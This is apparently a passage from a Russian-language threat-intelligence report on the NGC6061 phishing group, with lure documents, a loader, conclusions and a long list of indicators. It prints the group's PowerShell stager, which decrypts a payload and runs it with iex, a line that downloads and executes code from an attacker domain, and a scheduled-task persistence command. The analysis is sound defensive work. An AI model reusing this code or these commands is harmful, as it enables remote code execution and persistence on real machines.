MD5	8267cbf56e39fc47bb53f3e7386861d1
SHA1	6c851f5aca107de62fe89f0489fbf84509e02424
SHA256	906f0b56b7d0225692085db924e6255e0e7163b59ea3e9f67879d38b17a57ed5
File name	21_03_2025_1-187567.docx
File type	Microsoft Word 2007+
File size	15518 bytes (15.15 KB)
C2	hxxp[://]ascm[.]toppciqm[.]com:8443/13arkadevain0321K[.]png

Документ снова является приманкой с возможностью профилирования.

MD5	5aa2809d7e386e080afe3330192d8708
SHA1	7c2a065ea1544c117c14d195eee5c3b1262a7fb6
SHA256	f599a8729e1e7b33ca189a3437b347dc27273e3cf26b2491350a0014b4fa47cb
File name	Driver.exe
File type	PE32 executable for MS Windows 6.00 (GUI), Intel i386, 4 sections
File size	87040 bytes (85 KB)
Compiler stamp	21.03.2025 02:40:48
C2	coed[.]resucreation[.]com

Исполняемый файл является загрузчиком следующих этапов:

C:\ProgramData\Microsoft OneDrive\setup\OneDriveUpdate.ps1

C:\ProgramData\Microsoft OneDrive\setup\Drive.exe

Для запуска полезной нагрузки и закрепления на системе регистрируется задача с именем YandexUpdateTask:


```
        "schtasks /create /tn \"YandexUpdateTask\" /tr
\"\\\"C:\\ProgramData\\Microsoft OneDrive\\setup\\Drive.exe\\\"" "\" /sc minute /mo
15 /F"
```

К сожалению, на момент анализа письма сервер управления, с которого должна была скачиваться нагрузка, был уже недоступен, в связи с этим изучить следующие стадии цепочки выполнения не удалось.

Рассылка 2025 года (без вредоносной нагрузки)

Кроме обыкновенных для NGC6061 писем, которые включают в себя запароленные архивы с самораспаковывающимися lnk-файлами, злоумышленники рассылают письма с архивами без пароля, содержащими decoy-документы с функцией профилирования.


Атакующие присылают письмо от имени Роспотребнадзора с предупреждением о фейковых письмах.



Письмо от 11.09.2025

Сам документ-приманка не отличается от остальных, кроме того что имеет достаточно забавное содержание:

MD5	2bb1f9cc746bbed21584229f8677abb6
SHA1	7d2cfa44e76281d52f1f0ec421b8c902c860be47
SHA256	11cf47f3f234b0993b6b7d040aa9b2adeae7722e17ec60fbced76a4481b054c3
File name	Пример_феиковых_писем.docx
File type	Microsoft Word 2007+
File size	353359 bytes (345.08 KB)
C2	hxxp[://]pory[.]aveliootecr[.]com:8443/0911info-fsa[.]png



Содержание «Пример_феиковых_писем.docx»

Другие версии

После исследования серверов управления мы обнаружили интересный домен cord.entdeucation[.]com, который резолвился в адрес сервера управления одного из Reverse Shell (38.180.133[.]109). В публичном сканере файлов с этим доменом был связан powershell-сценарий, который впервые был туда загружен в конце мая 2025 года:

MD5	25b3debdcb54a031cc5a8a1980203865
SHA1	ed9a1f3df860bf7edca37d637efff3ca0756bcc7
SHA256	9f7cde656675c36d0451204359decf84a07ecda5f819e16df76a2d62e3239e5c
File name	–
File type	PowerShell script
File size	535673 bytes (523.12 KB)
C2	hxxps://cord.entdeucation[.]com/contact/register.htm

```
$b64="unknown_base64"
function decry{
        param(
            $key,
            $datas
        )
        $codepage=
[System.Globalization.CultureInfo]::CurrentCulture.TextInfo.OEMCodePage;
        $aes_obj1 = New-Object System.Security.Cryptography.AesManaged;
        $aes_obj1.Mode = [System.Security.Cryptography.CipherMode]::ECB;
        $aes_obj1.BlockSize = 128;
        $aes_obj1.KeySize = 256;
```

```
        $aes_obj1.Key = [System.Text.Encoding]::UTF8.GetBytes($key);
        $aes_obj1.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
        $out= [System.Convert]::FromBase64String($datas);
        $io_obj = New-Object System.IO.MemoryStream;
        $en_data = New-Object
System.IO.MemoryStream(,$aes_obj1.CreateDecryptor().TransformFinalBlock($out,0,$out.Length));
        $en_data.CopyTo($io_obj);
        $en_data.Close();
        $en =
[System.Text.Encoding]::GetEncoding($codepage).GetString($io_obj.ToArray());
        $aes_obj1.Dispose();
        return $en;
}
function Decrypt-XOR($encryptedText, $key) {
    $bytes = [System.Convert]::FromBase64String($encryptedText)
    $keyBytes = [System.Text.Encoding]::UTF8.GetBytes($key)
    for ($i = 0; $i -lt $bytes.Count; $i++) {
        $bytes[$i] = $bytes[$i] -bxor $key[$i % $key.Length];
    }
    $decryptedText = [System.Text.Encoding]::UTF8.GetString($bytes)
    return $decryptedText;
}
$datas =
'a01/CK4b29Z0q2vhg0R6rCSruV7ZvDgXJ/pGqloA2IIfjvSZZjVToANOhyAp3tGDmho/DUNINKYf/u5xYXoTfdgZ1jGcRMJcFzX2e0Y
$akey = 'BDz057j7MZ862xFEM1633ZtmI03303a4'
$se = decry $akey $datas
$key = '1892CG3i3I'
$kep = Decrypt-XOR $se $key
iex $kep
```

Из кода видно, что скрипт последовательно расшифровывает данные, хранящиеся в переменной $datas, при помощи алгоритмов AES-128-ECB и XOR. При этом большой блоб base64-данных из начала скрипта никак не используется на данном этапе. После дешифрования данные выполняются, как команда с помощью командлета Invoke-Expression:

```
$r =
[System.Net.WebRequest]::Create("https://cord.entdeucation.com/contact/register.htm");
$resp = $r.GetResponse();
$reqstream = $resp.GetResponseStream();
$sr = new-object System.IO.StreamReader $reqstream;
$result = $sr.ReadToEnd();
invoke-expression $result;
```

Расшифрованная команда загружает с найденного нами ранее домена очередную команду и выполняет ее.

К сожалению, на момент исследования следующий этап нагрузки с сервера злоумышленников получить не удалось.

Выводы

С каждым годом фишинговые атаки становятся все более изобретательными. Если ранее злоумышленники зачастую обходились простой подменой расширений у исполняемых файлов, то сегодня им приходится применять более сложные методы, главным образом для сокрытия вредоносной нагрузки от антивирусных систем.

NGC6061 также не остается в стороне и в своих фишинговых кампаниях преимущественно использует самораспаковывающиеся lnk-файлы. В сочетании с архивами, защищенными паролем, это позволяет оставаться незаметными для средств защиты на начальных этапах выполнения атаки.

Поэтому помимо стандартных мер профилактики фишинга — таких, как регулярные тренинги по цифровой безопасности сотрудников и использование средств защиты типа Secure Email Gateway — особенно важно уделить особое внимание архивам с паролем во вложениях. Часто именно такие файлы являются признаком вредоносного вложения.

IOCs

File Hashes

MD5

```
fa2aa8e78ec81b4ce88b32a5383af0a5
f79507d41acdc75b81369c27be20659b
d527488719f052f34059afc9903de2a3
c9eb36ef4ebbb538bbe026fd3c86cf83
88f578dc77246f42d2119c6bd241db2d
5c2937460a88063b6f125f2f404c8afe
b7aa130275a7d7de2874efdc417d649a
2cbee5d673027787422d675a9386e7a2
3af48f5431138d5c9b627445a2473a0a
76e61cd25d54b3f9c53723ea9e6cf5bf
aefb49cf90f761102b5537480a2f79c9
c690f0da3c38d62143794352a673db73
42a37fba2bf65188e98eb31b274aad77
2160d14dbbc73ac422264e26e70f6bbc
9b0a06e31fd136e06aeccd84f80bd7ea
45bba8b7d6e3712a2f45d9ffcb6bd447
1b4d192066fae1840a21937d5b5696db
4ff3daac3c67291935663a6a230cf331
02bfc7d7dd5d7671c490142c6bb1adc5
8315258854945d89e92c4fa90215e903
8b320185042165e8927b74a4eaf0ea1d
8bb59b7ded99e200f8729b5e21f0d58b
8267cbf56e39fc47bb53f3e7386861d1
5aa2809d7e386e080afe3330192d8708
012e03b37686eb24a65e82eb2d6a276c
62c63472e39649bbb19504398f1784da
3d09d9d84b7da635ad0d40e2e3a8f297
1708e615bbea6cf219ab9804648e0be0
25b3debdcb54a031cc5a8a1980203865
21c3fba8fdb45cef8d4e6dfe007c853d
2bb1f9cc746bbed21584229f8677abb6
```

SHA1

```
65a6e42b680b914566c3cebc8bd9eb08ff48880b
47ee5ac4bb73c1589ed396c501c6839f5efb0ad3
ebadb08ce12f0a20031416992640fd982c11b797
cd493d9995ba3ae8213cf2e644aafcecba71e5c2
9518ab91035e6d6212a12715f151191cc8a015db
f751aecdd65b3887bfa0cb0c7039680311fa5f16
5fea10b655c57505b0a193b6d6eafbe2bfce94d4
f53cbc2eb53ceb149e7817be0209671716190494
c1d9acd7e0d46ba4d44b3d109cd792d9d60f38e0
1f83925e30019a8e6985cec7eb30b05e3b4f10b0
af255e26393758933a48d81c632433d33d73cd34
3475e7c7dedb8486eaa60fa1746f54596e4357c8
fb52fee37c6def10d8c7b87c2e7d1b1f952f9caa
f9693a962a1e2ec0a5dd0547ef2969911af65911
fdb0c4283da3c8feb67e89e265d80fe93ae5febc
5301ed9c0c38a5ec53e7bbfb378b3d5bb2e91848
359aaeb70d445f4ba9d3f9d4a777487a0022de0d
8f6fb9a770413dfb99778cd3a8d30513e37571e5
9eee71cd6ccecad02e56f8d19b29aae57e9f72f3
```

b806ac1fd01ed015da01077f08b31ec626900ee5
1a02400a6be07dbe8b402acaeede8e036248636f
8a9e1e88b2767fafaccd87504790041bb8c4ca07
6c851f5aca107de62fe89f0489fbf84509e02424
7c2a065ea1544c117c14d195eee5c3b1262a7fb6
b5d71a9879ed1539fc9ed7231008aca45bc72bc9
67bdb8d82cbf5554d520737a725234aa28b38be1
6f4bdfd0d32db51e913d81f570ff1a38ecccdcd1
a335c8454311ca065d5c2b214868106a6f8674c0
Ed9a1f3df860bf7edca37d637efff3ca0756bcc7
24e8cef64795ea6e0f0949dcad327f31d8c59956
7d2cfa44e76281d52f1f0ec421b8c902c860be47

SHA256

793a63be9ebfae624a54455425af72739925a1c083dfbc9ce142580872c031a6
018bf66cac326a49e1508a79577d5ea640f3679c368b99862a999e306e08cf18
ada7d71bc3796d7c6deb616da1b21316d21a3b115152990107d43c5c57347bee
1ab5675a81f5b7823d5905386bdfd12408a5a4a70ee4d7911d5c147a91026950
acec078ec0568f40a3d2843c8f030fc3abab08760c068a4367b612f7bf597201
daaf0da8884bdeab3cd8addd959b98811f941f5376511fe7342934f075756b97
5b6dc16916094fe9886f6088cb966fe63f5f8e86a0be8eca9d10856be21b1723
b47df9383758a0ce5293d6359de7e09303a41c7a9ebaaa8fd34d29a182300462
4e719c0ce19fa7e0c7118f9f9a31c8bd3d09bb1b4f10eecd550d1e4813a47699
a0954645b3138cd1e56d6ed60d216dbffcba42da592256c7f4c82800c2fe29e4
f9ae8187f20007bf7b7c25fcf6faf662f477e45a6c93b119ef6ffb4b4281b96e
1d0bbaa32dfca71eb551d31fcecadf02c87c90263c541c72980603d11134fab3
358fad8f806bb8a39f0ce713f0dd9b5ad8244e276088432622152ee4dba77df4
e5ef2bd08748df21d34465c28e12023486eb86b60657abe0ba079a76e20cfc14
1456fa8a3734fb3cd1c2cb018fa41aa281dde2c15a599ae57ffd6653ed2bff26
02d29e88e755f218f935df36d7386368c334bfc0b46ec9824963690474e40dff
8b132bab5bda5ef5e6a9d8db49f1111da11278b0cafa0eb0490e57a6c43285fa
fc12b9e5c38ea1fa85ea2936fdd311502fbd7e034de5546ca2a2c95a6f93b78c
242a0a4a4063e8a71e6b350dcf8e62c62f45a4bc0c8f5489bf7378756f7f0237
61bec5d9780a405ade86fe74cfa3be7c2f302d06bbcbe918575f87f417606407
d1a36e3c84c6f449835dbdc70c2d8bbfc2151664284117cc96ba1d94a450e3c5
b3550f693f2e1c9750ae9d9c9ff3864c11fe3b2d9fc7945e5c7484d84c0116fe
906f0b56b7d0225692085db924e6255e0e7163b59ea3e9f67879d38b17a57ed5
f599a8729e1e7b33ca189a3437b347dc27273e3cf26b2491350a0014b4fa47cb
9a770c320145c604feaea2b07af3dd5ddd729076bdaa55206499bac821b2985c
03dd55c92390f49c997d84e064bf185ecefdceabb7b731cc9a8c080e297e8e65
d5e77c589fe47d461d4151000371c586c82ddcd43af3d5d355002d68504a5fe7
bb9dfe2faa184730480705f6fdcc57d4c94a18f4586f8b7359533566fb08c5bc
9f7cde656675c36d0451204359decf84a07ecda5f819e16df76a2d62e3239e5c
6360c4d76d2aa921455104142d3b4347f376dfec8b79a4f7df4576bcd88cdc15
11cf47f3f234b0993b6b7d040aa9b2adeae7722e17ec60fbced76a4481b054c3

Темы писем:

Заявка на интервью!!!
ЛИЧНЫЙ ЛИСТОК
Материалы к совещанию 23.03.2025
РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ Система электронного документооборота Минпромторга России
2025!
Форма представления сведений
Роспотребнадзор предупреждает о возможном распространении фейковых писем

Сетевые индикаторы

Metasploit C2

192.71.218[.]100:443
179.61.237[.]129:443

Reverse Shell C2

```
38.180.133[.]109:6666
188.214.36[.]201:6666
```

Tracking C2

```
hxxp[://]loco[.]leisurecreste[.]com:8443/Lnkstcnet1031[.]png
hxxp[://]ascm[.]toppciqm[.]com:8443/13arkadevain0321K[.]png
hxxp[://]ress[.]graphicnamw[.]com:8443/13tarutyunova0328K[.]png
hxxp[://]ress[.]extensiens[.]com:8443/2LLma[.]png
hxxp[://]coar[.]web-upgrade[.]com:8443/fsagov091901[.]png
hxxp[://]pory[.]aveliootecr[.]com:8443/0911info-fsa[.]png
```

Loader C2

```
coed[.]resucreation[.]com
cord[.]entdeucation[.]com
```

Отправители фишинговых писем

```
volkov.maksim01@yandex.ru
Lyubimova.A13@yandex.ru
LapshinnKN@yandex.ru
belova.marie@yandex.ru
volkov.nn@rambler.ru
volkovasi@rambler.ru
ustinova.fathima@yandex.ru
```

Приложение 1. Расширенная информация по файловым IOCs

Путь	Хеш-сумма MD5	Хеш-сумма SHA1	
Заявка на интервью.rar	fa2aa8e78ec81b4ce88b32a5383af0a5	65a6e42b680b914566c3cebc8bd9eb08ff48880b	793
Interview_questions.doc.lnk	f79507d41acdc75b81369c27be20659b	47ee5ac4bb73c1589ed396c501c6839f5efb0ad3	018
c:\windows\temp\1.docx	d527488719f052f34059afc9903de2a3	ebadb08ce12f0a20031416992640fd982c11b797	ada
c:\windows\temp\u1.ps	c9eb36ef4ebbb538bbe026fd3c86cf83	cd493d9995ba3ae8213cf2e644aafcecba71e5c2	1ab
c:\windows\temp\cgi2.exe	88f578dc77246f42d2119c6bd241db2d	9518ab91035e6d6212a12715f151191cc8a015db	ace
РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ Система электронного документооборота Минпромторга России 2025.rar	5c2937460a88063b6f125f2f404c8afe	f751aecdd65b3887bfa0cb0c7039680311fa5f16	daa
document.doc.lnk	b7aa130275a7d7de2874efdc417d649a	5fea10b655c57505b0a193b6d6eafbe2bfce94d4	5b6
c:\windows\temp\1.docx	2cbee5d673027787422d675a9386e7a2	f53cbc2eb53ceb149e7817be0209671716190494	b47
c:\windows\temp\l3.ps1	3af48f5431138d5c9b627445a2473a0a	c1d9acd7e0d46ba4d44b3d109cd792d9d60f38e0	4e7
c:\windows\temp\KeyScramblerIE.dll	76e61cd25d54b3f9c53723ea9e6cf5bf	1f83925e30019a8e6985cec7eb30b05e3b4f10b0	a09
c:\windows\temp\KeyScrambler.exe	aefb49cf90f761102b5537480a2f79c9	af255e26393758933a48d81c632433d33d73cd34	f9a
Форма_представления_сведении.rar	c690f0da3c38d62143794352a673db73	3475e7c7dedb8486eaa60fa1746f54596e4357c8	1d0
form.doc.lnk	42a37fba2bf65188e98eb31b274aad77	fb52fee37c6def10d8c7b87c2e7d1b1f952f9caa	358
c:\windows\temp\l3.ps1	2160d14dbbc73ac422264e26e70f6bbc	f9693a962a1e2ec0a5dd0547ef2969911af65911	e5e
c:\windows\temp\1.docx	9b0a06e31fd136e06aeccd84f80bd7ea	fdb0c4283da3c8feb67e89e265d80fe93ae5febc	145
c:\windows\temp\KeyScramblerIE.dll	45bba8b7d6e3712a2f45d9ffcb6bd447	5301ed9c0c38a5ec53e7bbfb378b3d5bb2e91848	02c
ЛИЧНЫЙ_ЛИСТОК.rar	1b4d192066fae1840a21937d5b5696db	359aaeb70d445f4ba9d3f9d4a777487a0022de0d	8b1
document.doc.lnk	4ff3daac3c67291935663a6a230cf331	8f6fb9a770413dfb99778cd3a8d30513e37571e5	fc1
ЛИЧНЫЙ_ЛИСТОК.rar	02bfc7d7dd5d7671c490142c6bb1adc5	9eee71cd6ccecad02e56f8d19b29aae57e9f72f3	242
document.doc.lnk	8315258854945d89e92c4fa90215e903	b806ac1fd01ed015da01077f08b31ec626900ee5	61b
FW __Совещание_.rar	8b320185042165e8927b74a4eaf0ea1d	1a02400a6be07dbe8b402acaeede8e036248636f	d1a
21_03_2025_1-187567.docx.lnk	8bb59b7ded99e200f8729b5e21f0d58b	8a9e1e88b2767fafaccd87504790041bb8c4ca07	b35
C:\ProgramData\Microsoft OneDrive\setup\21_03_2025_1-187567.docx	8267cbf56e39fc47bb53f3e7386861d1	6c851f5aca107de62fe89f0489fbf84509e02424	906
C:\ProgramData\Microsoft OneDrive\setup\Driver.exe	5aa2809d7e386e080afe3330192d8708	7c2a065ea1544c117c14d195eee5c3b1262a7fb6	f59

C:\ProgramData\Microsoft OneDrive\setup\OneDriveUpdate.ps1	-	-	-
C:\ProgramData\Microsoft OneDrive\setup\Driver.exe	-	-	-
plan-zakupok-nekko.doc.lnk	012e03b37686eb24a65e82eb2d6a276c	b5d71a9879ed1539fc9ed7231008aca45bc72bc9	9a7
C:\Windows\Temp\4.docx	62c63472e39649bbb19504398f1784da	67bdb8d82cbf5554d520737a725234aa28b38be1	03c
C:\Windows\Temp\s1.ps1	3d09d9d84b7da635ad0d40e2e3a8f297	6f4bdfd0d32db51e913d81f570ff1a38ecccdcd1	d5e
C:\Windows\Temp\wi2.exe	1708e615bbea6cf219ab9804648e0be0	a335c8454311ca065d5c2b214868106a6f8674c0	bb9
-	25b3debdcb54a031cc5a8a1980203865	ed9a1f3df860bf7edca37d637efff3ca0756bcc7	9f7
Пример фейковых писем.rar	21c3fba8fdb45cef8d4e6dfe007c853d	24e8cef64795ea6e0f0949dcad327f31d8c59956	636
Пример_феиковых_писем.docx	2bb1f9cc746bbed21584229f8677abb6	7d2cfa44e76281d52f1f0ec421b8c902c860be47	11c